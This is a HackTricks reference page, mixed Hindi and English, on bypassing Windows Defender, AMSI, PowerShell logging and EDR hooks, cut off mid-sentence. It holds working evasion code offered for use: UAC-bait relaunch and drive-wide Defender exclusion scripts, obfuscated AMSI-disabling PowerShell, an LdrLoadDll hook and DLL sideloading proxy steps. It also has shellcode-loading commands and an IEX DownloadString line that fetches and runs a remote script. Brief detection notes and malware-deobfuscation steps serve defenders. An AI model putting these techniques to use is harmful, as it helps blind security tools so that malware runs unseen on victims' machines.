 HackTricks
Antivirus (AV) Bypass
Tip
AWS Hacking सीखें & अभ्यास करें:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking सीखें & अभ्यास करें:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking सीखें & अभ्यास करें:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- subscription plans देखें!
- जुड़ें 💬 Discord group, telegram group, follow करें @hacktricks_live X/Twitter पर, या LinkedIn page और YouTube channel देखें।
- HackTricks](https://github.com/carlospolop/hacktricks) और HackTricks Cloud github repos में PRs सबमिट करके hacking tricks साझा करें।
यह पृष्ठ मूल रूप से लिखा गया था @m2rc_p!
Defender को रोकें
- defendnot: Windows Defender को काम करने से रोकने वाला एक टूल।
- no-defender: एक अन्य AV दिखाकर Windows Defender को काम करने से रोकने वाला टूल।
- Disable Defender if you are admin
Defender में छेड़छाड़ करने से पहले Installer-style UAC bait
गेम cheats के रूप में छुपे पब्लिक लोडर अक्सर unsigned Node.js/Nexe installers के रूप में आते हैं, जो पहले उपयोगकर्ता से elevation के लिए अनुमति मांगते हैं और तभी Defender को निष्क्रिय करते हैं। प्रवाह सरल है:
- प्रशासकीय संदर्भ के लिए
net sessionके साथ जांच करें। यह कमांड केवल तब सफल होता है जब कॉल करने वाले के पास admin rights हों, इसलिए विफलता यह दर्शाती है कि loader एक standard user के रूप में चल रहा है। - तुरंत स्वयं को
RunAsverb के साथ फिर से लॉन्च करें ताकि अपेक्षित UAC consent prompt ट्रिगर हो जाए, और साथ ही original command line संरक्षित रहे।
if (-not (net session 2>$null)) {
powershell -WindowStyle Hidden -Command "Start-Process cmd.exe -Verb RunAs -WindowStyle Hidden -ArgumentList '/c ""`<path_to_loader`>""'"
exit
}
Victims already believe they are installing “cracked” software, so the prompt is usually accepted, giving the malware the rights it needs to change Defender’s policy.
हर ड्राइव लेटर के लिए समग्र MpPreference अपवाद
एक बार उच्चाधिकार मिल जाने पर, GachiLoader-style चेनें सेवा को पूरी तरह अक्षम करने के बजाय Defender के ब्लाइंड स्पॉट्स को अधिकतम कर देती हैं। लोडर सबसे पहले GUI watchdog (taskkill /F /IM SecHealthUI.exe) को समाप्त करता है और फिर अत्यंत व्यापक अपवाद लागू करता है ताकि हर उपयोगकर्ता प्रोफ़ाइल, सिस्टम निर्देशिका, और रिमूवेबल डिस्क स्कैन न की जा सकें:
$targets = @('C:\Users\', 'C:\ProgramData\', 'C:\Windows\')
Get-PSDrive -PSProvider FileSystem | ForEach-Object { $targets += $_.Root }
$targets | Sort-Object -Unique | ForEach-Object { Add-MpPreference -ExclusionPath $_ }
Add-MpPreference -ExclusionExtension '.sys'
Key observations:
- The loop walks every mounted filesystem (D:, E:, USB sticks, etc.) so any future payload dropped anywhere on disk is ignored.
- The
.sysextension exclusion is forward-looking—हमलावर बाद में unsigned drivers लोड करने का विकल्प रख लेते हैं बिना Defender को फिर से छेड़े। - All changes land under
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions, letting later stages confirm the exclusions persist or expand them without re-triggering UAC.
Because no Defender service is stopped, naïve health checks keep reporting “antivirus active” even though real-time inspection never touches those paths.
AV Evasion Methodology
Currently, AVs use different methods for checking if a file is malicious or not, static detection, dynamic analysis, and for the more advanced EDRs, behavioural analysis.
Static detection
Static detection is achieved by flagging known malicious strings or arrays of bytes in a binary or script, and also extracting information from the file itself (e.g. file description, company name, digital signatures, icon, checksum, etc.). इसका मतलब है कि सार्वजनिक तौर पर उपलब्ध tools का उपयोग करना आपको आसान तरीके से पकड़ा सकता है, क्योंकि उन्हें शायद पहले ही analyse करके malicious के रूप में flag किया जा चुका होगा। इस तरह के detection को बायपास करने के कुछ तरीके हैं:
- Encryption
यदि आप binary को encrypt करते हैं, तो AV आपके प्रोग्राम का पता नहीं लगा पाएगा, लेकिन आपको प्रोग्राम को memory में decrypt और run करने के लिए किसी प्रकार का loader चाहिए होगा।
- Obfuscation
कभी-कभी बस अपनी binary या script में कुछ strings बदल देना AV को चकमा देने के लिए काफी होता है, लेकिन यह उस चीज़ पर निर्भर करते हुए समय-साध्य हो सकता है जिसे आप obfuscate करना चाह रहे हैं।
- Custom tooling
अगर आप अपने खुद के tools विकसित करते हैं, तो कोई ज्ञात bad signatures नहीं होंगे, लेकिन यह काफी समय और मेहनत मांगता है।
Tip
A good way for checking against Windows Defender static detection is ThreatCheck. It basically splits the file into multiple segments and then tasks Defender to scan each one individually, this way, it can tell you exactly what are the flagged strings or bytes in your binary.
I highly recommend you check out this YouTube playlist about practical AV Evasion.
Dynamic analysis
Dynamic analysis is when the AV runs your binary in a sandbox and watches for malicious activity (e.g. trying to decrypt and read your browser’s passwords, performing a minidump on LSASS, etc.). यह भाग काम करने में थोड़ा tricky हो सकता है, लेकिन sandboxes से बचने के लिए आप कुछ चीजें कर सकते हैं।
- Sleep before execution Depending on how it’s implemented, it can be a great way of bypassing AV’s dynamic analysis. AV’s have a very short time to scan files to not interrupt the user’s workflow, so using long sleeps can disturb the analysis of binaries. The problem is that many AV’s sandboxes can just skip the sleep depending on how it’s implemented.
- Checking machine’s resources Usually Sandboxes have very little resources to work with (e.g. < 2GB RAM), otherwise they could slow down the user’s machine. You can also get very creative here, for example by checking the CPU’s temperature or even the fan speeds, not everything will be implemented in the sandbox.
- Machine-specific checks If you want to target a user who’s workstation is joined to the “contoso.local” domain, you can do a check on the computer’s domain to see if it matches the one you’ve specified, if it doesn’t, you can make your program exit.
It turns out that Microsoft Defender’s Sandbox computername is HAL9TH, so, you can check for the computer name in your malware before detonation, if the name matches HAL9TH, it means you’re inside defender’s sandbox, so you can make your program exit.
.png)
Some other really good tips from @mgeeky for going against Sandboxes
.png)
Red Team VX Discord #malware-dev channel
जैसा कि हमने पहले कहा है, public tools अंततः get detected हो ही जाएंगे, इसलिए आपको अपने आप से एक सवाल पूछना चाहिए:
उदाहरण के लिए, अगर आप LSASS dump करना चाहते हैं, तो क्या आपको वाकई में mimikatz का उपयोग करना ज़रूरी है? या क्या आप कोई ऐसा अलग project इस्तेमाल कर सकते हैं जो कम जाना-पहचाना हो और जो LSASS को dump भी करता हो।
सही उत्तर शायद दूसरा होगा। उदाहरण के लिए mimikatz को लें—यह संभवतः AVs और EDRs द्वारा सबसे अधिक flagged मालवेयर टुकड़ों में से एक है; जबकि प्रोजेक्ट स्वयं बहुत अच्छा है, AVs को चकमा देने के लिए इसके साथ काम करना काफी मुश्किल होता है, इसलिए आप जिस चीज़ को हासिल करना चाहते हैं उसके लिए alternatives ढूँढें।
Tip
When modifying your payloads for evasion, make sure to turn off automatic sample submission in defender, and please, seriously, DO NOT UPLOAD TO VIRUSTOTAL if your goal is achieving evasion in the long run. If you want to check if your payload gets detected by a particular AV, install it on a VM, try to turn off the automatic sample submission, and test it there until you’re satisfied with the result.
EXEs vs DLLs
Whenever it’s possible, always prioritize using DLLs for evasion, in my experience, DLL files are usually way less detected and analyzed, so it’s a very simple trick to use in order to avoid detection in some cases (if your payload has some way of running as a DLL of course).
As we can see in this image, a DLL Payload from Havoc has a detection rate of 4/26 in antiscan.me, while the EXE payload has a 7/26 detection rate.
.png)
antiscan.me comparison of a normal Havoc EXE payload vs a normal Havoc DLL
Now we’ll show some tricks you can use with DLL files to be much more stealthier.
DLL Sideloading & Proxying
DLL Sideloading takes advantage of the DLL search order used by the loader by positioning both the victim application and malicious payload(s) alongside each other.
You can check for programs susceptible to DLL Sideloading using Siofra and the following powershell script:
Get-ChildItem -Path "C:\Program Files\" -Filter *.exe -Recurse -File -Name| ForEach-Object {
$binarytoCheck = "C:\Program Files\" + $_
C:\Users\user\Desktop\Siofra64.exe --mode file-scan --enum-dependency --dll-hijack -f $binarytoCheck
}
This command will output the list of programs susceptible to DLL hijacking inside “C:\Program Files\” and the DLL files they try to load.
मैं दृढ़तापूर्वक सलाह देता/देती हूँ कि आप खुद DLL Hijackable/Sideloadable programs का पता लगाएँ; यह तकनीक सही ढंग से की जाए तो काफी stealthy होती है, लेकिन यदि आप सार्वजनिक रूप से ज्ञात DLL Sideloadable programs का उपयोग करते हैं तो आप आसानी से पकड़े जा सकते हैं।
सिर्फ़ उस नाम की एक दुर्भावनापूर्ण DLL रख देने भर से जो प्रोग्राम लोड करने की उम्मीद करता है, वह आपका payload नहीं चलाएगा, क्योंकि प्रोग्राम उस DLL के अंदर कुछ विशिष्ट functions की उम्मीद करता है; इस समस्या को ठीक करने के लिए, हम एक और तकनीक DLL Proxying/Forwarding का उपयोग करेंगे।
DLL Proxying प्रॉक्सी (और दुर्भावनापूर्ण) DLL से प्रोग्राम द्वारा किए गए कॉल्स को मूल DLL पर आगे भेजता है, जिससे प्रोग्राम की कार्यक्षमता बनी रहती है और यह आपके payload के निष्पादन को संभालने में सक्षम हो जाता है।
I will be using the SharpDLLProxy project from @flangvik

ये वे चरण हैं जिन्हें मैंने अपनाया:
1. Find an application vulnerable to DLL Sideloading (siofra or using Process Hacker)
2. Generate some shellcode (I used Havoc C2)
3. (Optional) Encode your shellcode using Shikata Ga Nai (https://github.com/EgeBalci/sgn)
4. Use SharpDLLProxy to create the proxy dll (.\SharpDllProxy.exe --dll .\mimeTools.dll --payload .\demon.bin)
अंतिम कमांड हमें 2 फाइलें देगा: एक DLL source code template, और original renamed DLL।

Both our shellcode (encoded with SGN) and the proxy DLL have a 0/26 Detection rate in antiscan.me! मैं इसे एक सफलता कहूँगा।
.png)
Tip
मैं दृढ़ता से सलाह देता हूँ कि आप S3cur3Th1sSh1t’s twitch VOD जो DLL Sideloading के बारे में है देखें और साथ ही ippsec’s video भी देखें ताकि आप जो हमने चर्चा की है उसे और गहराई में समझ सकें।
Forwarded Exports का दुरुपयोग (ForwardSideLoading)
Windows PE modules ऐसे functions export कर सकते हैं जो वास्तव में “forwarders” होते हैं: कोड की ओर संकेत करने के बजाय, export entry में TargetDll.TargetFunc के रूप में एक ASCII string होती है। जब कोई caller export को resolve करता है, तो Windows loader:
- यदि वह पहले से लोड नहीं है तो
TargetDllको लोड करेगा - उससे
TargetFuncको resolve करेगा
समझने के लिए मुख्य व्यवहार:
- यदि
TargetDllएक KnownDLL है, तो इसे protected KnownDLLs namespace से सप्लाई किया जाता है (उदा., ntdll, kernelbase, ole32). - यदि
TargetDllKnownDLL नहीं है, तो सामान्य DLL search order उपयोग किया जाता है, जिसमें forward resolution करने वाले module की directory भी शामिल होती है।
यह एक indirect sideloading primitive की अनुमति देता है: एक signed DLL खोजें जो किसी non-KnownDLL module नाम की ओर forwarded function export करता है, फिर उस signed DLL को उसी directory में रखें जहाँ एक attacker-controlled DLL हो जिसका नाम forwarded target module के नाम से बिल्कुल मेल खाता हो। जब forwarded export invoke किया जाता है, loader forward को resolve करके उसी directory से आपका DLL लोड करेगा और आपका DllMain execute करेगा।
Example observed on Windows 11:
keyiso.dll KeyIsoSetAuditingInterface -> NCRYPTPROV.SetAuditingInterface
NCRYPTPROV.dll KnownDLL नहीं है, इसलिए यह सामान्य खोज क्रम के अनुसार हल किया जाता है।
PoC (copy-paste):
- साइन किए गए सिस्टम DLL को एक लिखने योग्य फ़ोल्डर में कॉपी करें
copy C:\Windows\System32\keyiso.dll C:\test\
- उसी फ़ोल्डर में एक malicious
NCRYPTPROV.dllरखें। एक न्यूनतम DllMain code execution के लिए पर्याप्त है; DllMain को trigger करने के लिए आपको forwarded function को लागू करने की आवश्यकता नहीं है।
// x64: x86_64-w64-mingw32-gcc -shared -o NCRYPTPROV.dll ncryptprov.c
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD reason, LPVOID reserved){
if (reason == DLL_PROCESS_ATTACH){
HANDLE h = CreateFileA("C\\\\test\\\\DLLMain_64_DLL_PROCESS_ATTACH.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if(h!=INVALID_HANDLE_VALUE){ const char *m = "hello"; DWORD w; WriteFile(h,m,5,&w,NULL); CloseHandle(h);}
}
return TRUE;
}
- एक साइन किए गए LOLBin के साथ फॉरवर्ड ट्रिगर करें:
rundll32.exe C:\test\keyiso.dll, KeyIsoSetAuditingInterface
प्रेक्षित व्यवहार:
- rundll32 (signed) side-by-side
keyiso.dll(signed) को लोड करता है KeyIsoSetAuditingInterfaceको resolve करते समय, loader forward कोNCRYPTPROV.SetAuditingInterfaceकी ओर follow करता है- उसके बाद loader
NCRYPTPROV.dllकोC:\testसे लोड करता है और इसकाDllMainexecute करता है - यदि
SetAuditingInterfaceimplemented नहीं है, तो आपको “missing API” error तभी मिलेगा जबDllMainपहले ही run हो चुका होगा
Hunting tips:
- Focus on forwarded exports जहाँ target module KnownDLL नहीं है। KnownDLLs निम्न स्थान पर सूचीबद्ध हैं:
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs. - आप forwarded exports को निम्न tooling से enumerate कर सकते हैं:
dumpbin /exports C:\Windows\System32\keyiso.dll
# forwarders appear with a forwarder string e.g., NCRYPTPROV.SetAuditingInterface
- उम्मीदवारों की तलाश के लिए Windows 11 forwarder inventory देखें: https://hexacorn.com/d/apis_fwd.txt
Detection/defense विचार:
- LOLBins (e.g., rundll32.exe) को निगरानी में रखें जो non-system paths से signed DLLs लोड करते हैं, और फिर उसी डायरेक्टरी से उसी base name वाले non-KnownDLLs लोड होते हैं
- निम्नलिखित जैसे process/module chains पर अलर्ट करें:
rundll32.exe→ non-systemkeyiso.dll→NCRYPTPROV.dllजो user-writable paths के तहत हैं - code integrity policies (WDAC/AppLocker) लागू करें और application directories में write+execute को नकारें
Freeze
Freeze एक payload toolkit है जो bypassing EDRs के लिए suspended processes, direct syscalls, और alternative execution methods का उपयोग करता है
आप Freeze का उपयोग अपने shellcode को छिपे तरीके से लोड और execute करने के लिए कर सकते हैं।
Git clone the Freeze repo and build it (git clone https://github.com/optiv/Freeze.git && cd Freeze && go build Freeze.go)
1. Generate some shellcode, in this case I used Havoc C2.
2. ./Freeze -I demon.bin -encrypt -O demon.exe
3. Profit, no alerts from defender

Tip
Evasion सिर्फ एक बिल्ली और चूहे का खेल है — जो आज काम करता है वह कल डिटेक्ट हो सकता है, इसलिए कभी भी केवल एक ही टूल पर निर्भर न हों; यदि संभव हो तो कई evasion techniques को श्रृंखलाबद्ध करके इस्तेमाल करें।
प्रत्यक्ष/परोक्ष Syscalls & SSN Resolution (SysWhispers4)
EDRs अक्सर ntdll.dll syscall stubs पर user-mode inline hooks लगाते हैं। उन hooks को बायपास करने के लिए, आप ऐसे direct या indirect syscall stubs जनरेट कर सकते हैं जो सही SSN (System Service Number) लोड करें और hooked export entrypoint को execute किए बिना kernel mode में transition करें।
Invocation options:
- Direct (embedded): जनरेट किए गए stub में
syscall/sysenter/SVC #0निर्देश emitir करें (कोईntdllexport hit नहीं)। - Indirect:
ntdllके अंदर मौजूद किसीsyscallgadget में jump करें ताकि kernel transition ऐसा लगे जैसे यहntdllसे originate हुआ हो (heuristic evasion के लिए उपयोगी); randomized indirect हर कॉल पर pool से एक gadget चुनता है। - Egg-hunt: डिस्क पर स्थिर
0F 05opcode sequence एम्बेड करने से बचें; runtime पर syscall sequence resolve करें।
Hook-resistant SSN resolution strategies:
- FreshyCalls (VA sort): stub bytes पढ़ने के बजाय virtual address के अनुसार syscall stubs को sort करके SSNs का अनुमान लगाएँ।
- SyscallsFromDisk: एक clean
\KnownDlls\ntdll.dllको map करें, उसकी.textसे SSNs पढ़ें, फिर unmap करें (यह सभी in-memory hooks को bypass करता है)। - RecycledGate: VA-sorted SSN inference को opcode validation के साथ combine करें जब कोई stub clean हो; अगर hooked हो तो VA inference पर fallback करें।
- HW Breakpoint:
syscallनिर्देश पर DR0 सेट करें और VEH का उपयोग करके runtime परEAXसे SSN कैप्चर करें, बिना hooked bytes को parse किए।
Example SysWhispers4 usage:
# Indirect syscalls + hook-resistant resolution
python syswhispers.py --preset injection --method indirect --resolve recycled

# Resolve SSNs from a clean on-disk ntdll
python syswhispers.py --preset injection --method indirect --resolve from_disk --unhook-ntdll

# Hardware breakpoint SSN extraction
python syswhispers.py --functions NtAllocateVirtualMemory,NtCreateThreadEx --resolve hw_breakpoint
AMSI (Anti-Malware Scan Interface)
AMSI को “fileless malware” को रोकने के लिए बनाया गया था। शुरुआत में, AVs केवल files on disk को स्कैन करने में सक्षम थे, इसलिए अगर आप किसी तरह पेलोड्स को directly in-memory निष्पादित कर पाते थे, तो AV के पास पर्याप्त दृश्यता नहीं होने के कारण वह इसे रोक नहीं सकता था।
The AMSI feature is integrated into these components of Windows.
- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros
यह antivirus समाधानों को स्क्रिप्ट के व्यवहार की जांच करने की अनुमति देता है क्योंकि यह स्क्रिप्ट सामग्री को एक ऐसी form में एक्सपोज़ करता है जो बिना एन्क्रिप्टेड और बिना unobfuscated होती है।
Running IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1') विंडोज़ डिफेंडर पर निम्नलिखित अलर्ट उत्पन्न करेगा।
.png)
ध्यान दें कि यह amsi: को प्रीपेन्ड करता है और फिर उस executable का path दिखाता है जिससे स्क्रिप्ट चली थी, इस मामले में powershell.exe
हमने कोई file to disk नहीं छोड़ा था, लेकिन फिर भी AMSI की वजह से in-memory पकड़े गए।
Moreover, starting with .NET 4.8, C# code भी AMSI के माध्यम से चलाया जाता है। यह Assembly.Load(byte[]) के माध्यम से in-memory execution को भी प्रभावित करता है। इसलिए यदि आप AMSI से बचना चाहते हैं तो lower versions of .NET (जैसे 4.7.2 या उसके नीचे) का उपयोग in-memory execution के लिए सुझाया जाता है।
There are a couple of ways to get around AMSI:
- Obfuscation
चूंकि AMSI मुख्यतः static detections के साथ काम करता है, इसलिए आप जिन स्क्रिप्ट्स को लोड करने की कोशिश करते हैं उन्हें modify करना detection से बचने का एक अच्छा तरीका हो सकता है।
हालांकि, AMSI के पास scripts को कई लेयर होने पर भी unobfuscating करने की क्षमता है, इसलिए obfuscation उस तरीके पर निर्भर करते हुए अच्छा विकल्प न भी हो। यह इसे इतना straightforward नहीं बनाता कि उससे बचा जा सके। हालांकि कभी-कभी, आपको केवल कुछ variable names बदलने की ज़रूरत होती है और आप ठीक हो जाते हैं, तो यह इस पर निर्भर करता है कि किसी चीज़ को कितना flag किया गया है।
- AMSI Bypass
चूंकि AMSI को powershell (also cscript.exe, wscript.exe, आदि) प्रोसेस में एक DLL लोड करके implement किया जाता है, इसे बिना विशेषाधिकार वाले user के रूप में भी आसानी से tamper किया जा सकता है। AMSI की इस implementation flaw के कारण researchers ने AMSI scanning से बचने के कई तरीके पाए हैं।
Forcing an Error
AMSI initialization को fail (amsiInitFailed) करवाने पर वर्तमान प्रोसेस के लिए कोई scan initiate नहीं होगा। मूल रूप से यह Matt Graeber ने disclose किया था और Microsoft ने व्यापक उपयोग को रोकने के लिए एक signature विकसित किया है।
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
AMSI को वर्तमान powershell process के लिए अनुपयोगी करने के लिए केवल powershell कोड की एक लाइन ही काफी थी। यह लाइन बेशक AMSI द्वारा ही flagged की जा चुकी थी, इसलिए इस technique का उपयोग करने के लिए कुछ संशोधन आवश्यक है।
यहाँ एक संशोधित AMSI bypass है जो मैंने इस Github Gist से लिया।
Try{#Ams1 bypass technic nº 2
$Xdatabase = 'Utils';$Homedrive = 'si'
$ComponentDeviceId = "N`onP" + "ubl`ic" -join ''
$DiskMgr = 'Syst+@.M£n£g' + 'e@+nt.Auto@' + '£tion.A' -join ''
$fdx = '@ms' + '£In£' + 'tF@£' + 'l+d' -Join '';Start-Sleep -Milliseconds 300
$CleanUp = $DiskMgr.Replace('@','m').Replace('£','a').Replace('+','e')
$Rawdata = $fdx.Replace('@','a').Replace('£','i').Replace('+','e')
$SDcleanup = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $CleanUp,$Homedrive,$Xdatabase))
$Spotfix = $SDcleanup.GetField($Rawdata,"$ComponentDeviceId,Static")
$Spotfix.SetValue($null,$true)
}Catch{Throw $_}
ध्यान में रखें कि यह पोस्ट आने के बाद संभवतः फ्लैग हो जाएगी, इसलिए अगर आपका इरादा अनडिटेक्टेड रहने का है तो कोई कोड प्रकाशित न करें।
Memory Patching
This technique was initially discovered by @RastaMouse and it involves finding address for the “AmsiScanBuffer” function in amsi.dll (responsible for scanning the user-supplied input) and overwriting it with instructions to return the code for E_INVALIDARG, this way, the result of the actual scan will return 0, which is interpreted as a clean result.
Tip
अधिक विस्तृत व्याख्या के लिए कृपया https://rastamouse.me/memory-patching-amsi-bypass/ पढ़ें।
There are also many other techniques used to bypass AMSI with powershell, check out this page and this repo to learn more about them.
Blocking AMSI by preventing amsi.dll load (LdrLoadDll hook)
AMSI is initialised only after amsi.dll is loaded into the current process. A robust, language‑agnostic bypass is to place a user‑mode hook on ntdll!LdrLoadDll that returns an error when the requested module is amsi.dll. As a result, AMSI never loads and no scans occur for that process.
Implementation outline (x64 C/C++ pseudocode):
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWSTR, ULONG, PUNICODE_STRING, PHANDLE);
static pLdrLoadDll realLdrLoadDll;

NTSTATUS NTAPI Hook_LdrLoadDll(PWSTR path, ULONG flags, PUNICODE_STRING module, PHANDLE handle){
if (module && module->Buffer){
UNICODE_STRING amsi; RtlInitUnicodeString(&amsi, L"amsi.dll");
if (RtlEqualUnicodeString(module, &amsi, TRUE)){
// Pretend the DLL cannot be found → AMSI never initialises in this process
return STATUS_DLL_NOT_FOUND; // 0xC0000135
}
}
return realLdrLoadDll(path, flags, module, handle);
}

void InstallHook(){
HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
realLdrLoadDll = (pLdrLoadDll)GetProcAddress(ntdll, "LdrLoadDll");
// Apply inline trampoline or IAT patching to redirect to Hook_LdrLoadDll
// e.g., Microsoft Detours / MinHook / custom 14‑byte jmp thunk
}
नोट्स
- PowerShell, WScript/CScript और कस्टम लोडर्स पर समान रूप से काम करता है (कोई भी ऐसा जो अन्यथा AMSI लोड करेगा)।
- लंबी कमांड‑लाइन अवशेषों से बचने के लिए स्क्रिप्ट्स को stdin के माध्यम से फीड करने के साथ जोड़ें (
PowerShell.exe -NoProfile -NonInteractive -Command -)। - इसे LOLBins के जरिए चलाए जाने वाले लोडर्स द्वारा उपयोग करते देखा गया है (उदा.,
regsvr32द्वाराDllRegisterServerको कॉल करते हुए)।
The tool https://github.com/Flangvik/AMSI.fail भी AMSI को बायपास करने के लिए स्क्रिप्ट जनरेट करता है। The tool https://amsibypass.com/ भी AMSI को बायपास करने के लिए स्क्रिप्ट जनरेट करता है, जो सिग्नेचर से बचने के लिए उपयोगकर्ता-निर्धारित फंक्शंस, वेरिएबल्स और कैरेक्टर एक्सप्रेशंस को रैंडमाइज़ करता है और PowerShell कीवर्ड्स पर रैंडम कैरेक्टर केसिंग लागू करता है।
डिटेक्ट की गई सिग्नेचर को हटाएँ
आप वर्तमान प्रक्रिया की मेमोरी से डिटेक्ट की गई AMSI सिग्नेचर हटाने के लिए https://github.com/cobbr/PSAmsi और https://github.com/RythmStick/AMSITrigger जैसे टूल्स का उपयोग कर सकते हैं। यह टूल वर्तमान प्रक्रिया की मेमोरी में AMSI सिग्नेचर को स्कैन करके उसे NOP निर्देशों से ओवरराइट करके प्रभावी रूप से मेमोरी से हटा देता है।
AV/EDR उत्पाद जो AMSI का उपयोग करते हैं
AMSI का उपयोग करने वाले AV/EDR उत्पादों की सूची आप https://github.com/subat0mik/whoamsi में पा सकते हैं।
Use Powershell version 2 यदि आप PowerShell version 2 का उपयोग करते हैं, तो AMSI लोड नहीं होगा, इसलिए आप अपनी स्क्रिप्ट्स को AMSI द्वारा स्कैन किए बिना चला सकते हैं। आप यह कर सकते हैं:
powershell.exe -version 2
PS Logging
PowerShell logging एक ऐसी सुविधा है जो सिस्टम पर निष्पादित सभी PowerShell कमांड्स को लॉग करने की अनुमति देती है। यह auditing और troubleshooting के लिए उपयोगी हो सकती है, लेकिन यह उन हमलावरों के लिए भी एक समस्या हो सकती है जो detection से बचना चाहते हैं।
To bypass PowerShell logging, you can use the following techniques:
- Disable PowerShell Transcription and Module Logging: इसके लिए आप https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs जैसे टूल का उपयोग कर सकते हैं।
- Use Powershell version 2: यदि आप PowerShell version 2 का उपयोग करते हैं, तो AMSI लोड नहीं होगा, इसलिए आप अपने scripts को AMSI द्वारा स्कैन किए बिना चला सकते हैं। आप यह कर सकते हैं:
powershell.exe -version 2 - Use an Unmanaged Powershell Session: https://github.com/leechristensen/UnmanagedPowerShell का उपयोग कर एक powershell spawn करें जो defenses के बिना है (यह वही है जो
powerpickfrom Cobal Strike उपयोग करता है)。
Obfuscation
Tip
Several obfuscation techniques relies on encrypting data, which will increase the entropy of the binary which will make easier for AVs and EDRs to detect it. Be careful with this and maybe only apply encryption to specific sections of your code that is sensitive or needs to be hidden.
Deobfuscating ConfuserEx-Protected .NET Binaries
When analysing malware that uses ConfuserEx 2 (or commercial forks) it is common to face several layers of protection that will block decompilers and sandboxes. The workflow below reliably restores a near–original IL that can afterwards be decompiled to C# in tools such as dnSpy or ILSpy.
- Anti-tampering removal – ConfuserEx encrypts every method body and decrypts it inside the module static constructor (
<Module>.cctor). This also patches the PE checksum so any modification will crash the binary. Use AntiTamperKiller to locate the encrypted metadata tables, recover the XOR keys and rewrite a clean assembly:
# https://github.com/wwh1004/AntiTamperKiller
python AntiTamperKiller.py Confused.exe Confused.clean.exe
Output contains the 6 anti-tamper parameters (key0-key3, nameHash, internKey) that can be useful when building your own unpacker.
- Symbol / control-flow recovery – feed the clean file to de4dot-cex (a ConfuserEx-aware fork of de4dot).
de4dot-cex -p crx Confused.clean.exe -o Confused.de4dot.exe
Flags:
• -p crx – select the ConfuserEx 2 profile
• de4dot will undo control-flow flattening, restore original namespaces, classes and variable names and decrypt constant strings.
- Proxy-call stripping – ConfuserEx replaces direct method calls with lightweight wrappers (a.k.a proxy calls) to further break decompilation. Remove them with ProxyCall-Remover:
ProxyCall-Remover.exe Confused.de4dot.exe Confused.fixed.exe
After this step you should observe normal .NET API such as Convert.FromBase64String or AES.Create() instead of opaque wrapper functions (Class8.smethod_10, …).
- Manual clean-up – run the resulting binary under dnSpy, search for large Base64 blobs or
